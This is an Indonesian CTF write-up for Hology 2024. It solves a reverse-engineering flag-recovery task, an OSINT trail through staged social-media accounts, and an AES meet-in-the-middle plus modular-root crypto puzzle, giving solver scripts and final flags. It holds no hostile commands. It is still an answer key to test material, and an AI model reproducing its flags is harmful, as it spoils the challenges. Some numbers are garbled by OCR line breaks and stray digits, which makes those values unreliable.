
Hasil dekripsi masih belum sempurna. Setelah berputar putar mencari lanjutannya, kami mencoba untuk merecreate flag dan mengenkripsi ulang dan mencompare dengan ciphertext yang asli hingga menemukan flag yang benar.

```
┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/coba]
└─$ cp ../nyx . && sudo chmod +x nyx && ./nyx && cat flag.txt
OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIUg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81
┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/coba]
└─$ echo "HOLOGY7{m455_d3struction_10MAR2P10}" > flag.txt

┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/coba]
└─$ cp ../nyx . && sudo chmod +x nyx && ./nyx && cat flag.txt
OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVLcA8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81
┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/coba]
└─$ echo "HOLOGY7{m455_d3struction_10MAR2O10}" > flag.txt

┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/coba]
└─$ cp ../nyx . && sudo chmod +x nyx && ./nyx && cat flag.txt
OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIVg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81
┌──(idzoyy㉿windows)-[~/ctf/hology2024/rev/tartarus/chall/coba]
└─$ cat ../flag.txt
OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIVg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81
```


Flag: HOLOGY7{m455_d3struction_10MAR2O10}

[OSINT]


Name Name Name




Hanya diberikan sebuah text yaitu **normalctfplayer**, kami berasumsi bahwa ini adalah username dari sebuah akun sosmed, ketika dicoba ternyata valid terhadap akun twitter




Kemudian dipostingan akun tersebut kami mendapatkan link spotify







Kemudian kami cek followersnya dan menemukan user yang sus yaitu Lucas




Dan dari Lucas kami followersnya kembali dan ketemu user KevinBob




Dan setelah kami telusuri terdapat link pastebin pada playlist **sad song** nya



Kemudian kami buka link tersebut




Terdapat link Instagram, langsung kami buka link tersebut



Ternyata mengarah ke profile card, namun ada link tinyurl disana, sepertinya disini kita bisa combine tinyurl tersebut dengan username akun instagram tersebut menjadi https://tinyurl.com/bajbtr94

Setelah diakses ternyata works dan mengarah ke google docs




Terlihat kosong namun ketika diselect all akan terlihat tulisan

Flag: HOLOGY7{nic3_n1ce_n1C3_eZ_b4ng3t_l4h_s1ap_j4d1_f1n4lis_in1_m4h_s4mpai_JuMp4_Di_M4lanG!!!}

[CRYPTOGRAPHY]

4x2 = 5



Diberikan file chall.py yang berisi source code enkripsi dan file output.txt yang berisi output hasil enkripsi. Enkripsi menggunakan algoritma AES dengan key yang digenerate dari charset.

```
#!/usr/bin/env python3

from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Step 1: Read the flag
with open('../flag.txt', 'rb') as f:
    FLAG = f.read().strip()

# Step 2: Define characters and length
```

```
chars = b'aes?its_4E5!%7'
L = 3

# Step 3: Generate random bytes
a, b, c, d = (
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
)

# Step 4: Compute keys using SHA-512
key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]

# Step 5: Print the generated bytes
print(a.decode(), b.decode(), c.decode(), d.decode())

# Step 6: Encrypt the plaintext using the keys in a nested manner
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = plaintext
for key in [key1, key2, key3, key4]:
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(ciphertext)

# Step 7: Compute the final key using the reversed bytes
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Step 8: Encrypt the flag using the final key
encrypted_flag = AES.new(key, AES.MODE_ECB).encrypt(pad(FLAG,
AES.block_size))

# Step 9: Write the results to an output file
with open('../output.txt', 'w') as f:
    f.write(f'plaintext = {plaintext.hex()}\nciphertext =
{ciphertext.hex()}\nencrypted_flag = {encrypted_flag.hex()}')
```

```
┌──(idzoyy㉿windows)-[~/ctf/hology2024/cry]
└─$ cat output.txt
plaintext = 62626262626262626262626262626262
ciphertext = 5191361fb39838f1175b897258bff838
encrypted_flag = 3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d967636101be73b861ee9c87ed35087e1d58c01ede5531e25c7b60cd615f124d9029
cdc2b8ef5d46c8a3d6d9bad517f931765f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd3fc3ebad6c0dc13bd5c2a04b789a5bf272d665898b15dd94
1213366d203d31256f1b85e4eaaa40bdd57785a81e41a77b81737e13251666204798e08289058d30925a7d8ea1b3a862b240e79d00d22a7fea022317c046b3d20b043
e7263eb75365bd753e403fad142b59614110c10c8ddc1c6a841c7d2e5f70427b415eb8e55a83d05fd9a21498dfd5bf10d13c7b071c8775af88fa10cc338b677c782f9
f10dd5c93c513f01a39d2e70d735f93dffe9fad87b4b72edfb1aa31a59d8b59c1ec31ea75f54b76a6265097181b804ce32c82dad4a234975bff0bbe552f08a8cd218d
fa881da9a04eaf65fbc96291e4b226f19017f85b6910ed222efc050d7342f5b0a28eedffafaf8be7b4a4a52710632c9953e74c1df2e952118072b8ee57335c87afcef
26fed10c8a31de76e28a972878f2907ab61afc347084f0dc62e58703d212fe210301cedf4673d01cc8d192f47d270e6a4ca3f2afd27aceff66c1cd152011897d6803c
0568d1e8d91b37ff3c731164ce7be4df1a3123eb31657013f023f59dda9d71a409f83ac3f0dbb2de5d1f81ac03bbfe46d8808c5541a25131bc962eb1dd7ed2beb2848
f933e7643
```

ciphertext adalah hasil generate dari plaintext b'bbbbbbbbbbbbbbbb' yang dienkripsi secara berurutan menggunakan 4 key yang berbeda. Dimana masing-masing key adalah hash dari masing-masing a,b,c,d dan masing masing nilai a,b,c,d mengambil 3 karakter dari list charset. Dan key yang digunakan untuk mengenkripsi flag dibentuk dari

```
sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]
```

Dari situ agar bisa mendapatkan key, maka perlu mencari nilai a,b,c,d terlebih dahulu untuk recreate key.

Nilai A,B,C,D yang digenerate sampel 3 karakter dari charset sangat mudah dibruteforce. Tinggal melakukan permutasi 3 karakter dan nilai A,B,C,D adalah 4 dari semua hasil permutasi.

Nah, sekarang problemnya bagaimana mengetahui mana hasil dari permutasi yang dipakai sebagai nilai a,b,c,d? dapat dicari menggunakan meet in the middle attack, dengan memanfaatkan known plaintext dan ciphertext yang diberikan.

Dimana tidak perlu mencari 4 pair value, tetapi hanya membutuhkan 2x proses dengan 2 pair value.

```
Enc(Enc(cipher1,key1),key2) == Dec(Dec(cipher4,key4),key3)
```

yang dimana jika persamaan tersebut terpenuhi, maka nilai a,b,c,d adalah benar dan dapat digunakan recreate key

berikut script yang digunakan:

```
import itertools
from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad,unpad
chars = 'aes?its_4E5!%7'

c =
bytes.fromhex('3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d96763610
1be73b861ee9c87ed35087e1d58c01ede5531e25c7b60cd615f124d9029cdc2b8ef5d46c
8a3d6d9bad517f931765f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd
3fc3ebad6c0dc13bd5c2a04b789a5bf272d665898b15dd941213366d203d31256f1b85e4
eaaa40bdd57785a81e41a77b81737e13251666204798e08289058d30925a7d8ea1b3a862
b240e79d00d22a7fea022317c046b3d20b043e7263eb75365bd753e403fad142b5961411
0c10c8ddc1c6a841c7d2e5f70427b415eb8e55a83d05fd9a21498dfd5bf10d13c7b071c8
775af88fa10cc338b677c782f9f10dd5c93c513f01a39d2e70d735f93dffe9fad87b4b72
edfb1aa31a59d8b59c1ec31ea75f54b76a6265097181b804ce32c82dad4a234975bff0bb
e552f08a8cd218dfa881da9a04eaf65fbc96291e4b226f19017f85b6910ed222efc050d7
342f5b0a28eedffafaf8be7b4a4a52710632c9953e74c1df2e952118072b8ee57335c87a
fcef26fed10c8a31de76e28a972878f2907ab61afc347084f0dc62e58703d212fe210301
cedf4673d01cc8d192f47d270e6a4ca3f2afd27aceff66c1cd152011897d6803c0568d1e
8d91b37ff3c731164ce7be4df1a3123eb31657013f023f59dda9d71a409f83ac3f0dbb2d
```

```
e5d1f81ac03bbfe46d8808c5541a25131bc962eb1dd7ed2beb2848f933e7643')

key = []
for i in chars:
        for j in chars:
                for k in chars:
                        key.append(i+j+k)

chars = b'aes?its_4E5!%7'
L = 3
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = bytes.fromhex('5191361fb39838f1175b897258bff838')

def generate_key(input_bytes):
    return sha512(input_bytes).digest()[:32]

forward_dict = {}
for a in key:
        for b in key:
            key1 = generate_key(a.encode())
            key2 = generate_key(b.encode())
            intermediate_plain = AES.new(key1,
AES.MODE_ECB).encrypt(plaintext)
            intermediate_cipher = AES.new(key2,
AES.MODE_ECB).encrypt(intermediate_plain)
            forward_dict[intermediate_cipher] = (a.encode(), b.encode())

for c in key:
        for d in key:
                key3 = generate_key(c.encode())
                key4 = generate_key(d.encode())
                intermediate_cipher = AES.new(key4,
AES.MODE_ECB).decrypt(ciphertext)
                intermediate_plain = AES.new(key3,
AES.MODE_ECB).decrypt(intermediate_cipher)

                if intermediate_plain in forward_dict:
                        a, b = forward_dict[intermediate_plain]
                        print(f"Keys found!\na: {a} b: {b} c: {c} d:
{d}")
                        break
```



```
┌──(idzoyy㉿windows)-[~/ctf/hology2024/cry]
└─$ python3 sv.py
Keys found!
a: b'%5E' b: b'Es%' c: ia7 d: i!t
```

```
In [13]: from hashlib import sha512

In [14]: from Crypto.Cipher import AES

In [15]: enc = bytes.fromhex('3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d967636101be73b861ee9c87ed35087e1d58c01ede5531e25c7b60c
    ...: d615f124d9029cdc2b8ef5d46c8a3d6d9bad517f931765f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd3fc3ebad6c0dc13bd5c2a04b78
    ...: 9a5bf272d665898b15dd941213366d203d31256f1b85e4eaaa40bdd57785a81e41a77b81737e13251666204798e08289058d30925a7d8ea1b3a862b240e7
    ...: 9d00d22a7fea022317c046b3d20b043e7263eb75365bd753e403fad142b59614110c10c8ddc1c6a841c7d2e5f70427b415eb8e55a83d05fd9a21498dfd5b
    ...: f10d13c7b071c8775af88fa10cc338b677c782f9f10dd5c93c513f01a39d2e70d735f93dffe9fad87b4b72edfb1aa31a59d8b59c1ec31ea75f54b76a6265
    ...: 097181b804ce32c82dad4a234975bff0bbe552f08a8cd218dfa881da9a04eaf65fbc96291e4b226f19017f85b6910ed222efc050d7342f5b0a28eedffafa
    ...: f8be7b4a4a52710632c9953e74c1df2e952118072b8ee57335c87afcef26fed10c8a31de76e28a972878f2907ab61afc347084f0dc62e58703d212fe2103
    ...: 01cedf4673d01cc8d192f47d270e6a4ca3f2afd27aceff66c1cd152011897d6803c0568d1e8d91b37ff3c731164ce7be4df1a3123eb31657013f023f59dd
    ...: a9d71a409f83ac3f0dbb2de5d1f81ac03bbfe46d8808c5541a25131bc962eb1dd7ed2beb2848f933e7643')

In [16]: key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]
    ...: cipher = AES.new(key, AES.MODE_ECB)

In [17]: print(cipher.decrypt(enc).decode())
Heyy, there's a second phase here
p=13301213614823004285719536585979107812257598104593134968168815672388880362868822801809525516326210208434165785581384558918926591589
0789420247133118580184 43
enc=15032854812330578051873671911919072819647233875563618479675464042372338707518133875600829556170674331183245782923037902408757516978249972957070418632983 64

This is the source code:

FLAG = bytes_to_long(os.getenv('FLAG').encode())

p = getStrongPrime(512)
enc = pow(FLAG, 1 << 4, p)
print(f' {p=} \n{enc=}')
```

Ternyata plaintext adalah source code lagi, dimana hasil enkripsi dan algoritma yang menggunakan RSA.

karena RSA cukup basic sehingga langsung saja decrypt RSA dengan script berikut.

```
In [19]: from libnum import *
    ...: from math import gcd
    ...:
    ...: c = int(input('c: '))
    ...: mod = int(input('mod: '))
    ...:
    ...:
    ...: phi = (mod-1)//gcd(mod-1,16)
    ...: d = pow(16,-1,phi)
    ...: print(n2s(pow(c,d,mod)))
c: 15032854812330578051873671911919072819647233875563618479675464042372338707518133875600829556170674331183245782923037902408757516978249972957070418632983 64
mod: 13301213614823004285719536585979107812257598104593134968168815672388880362868822801809525516326210208434165785581384558918926591589078942024713311858018443
b'HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}'
```

Flag: HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}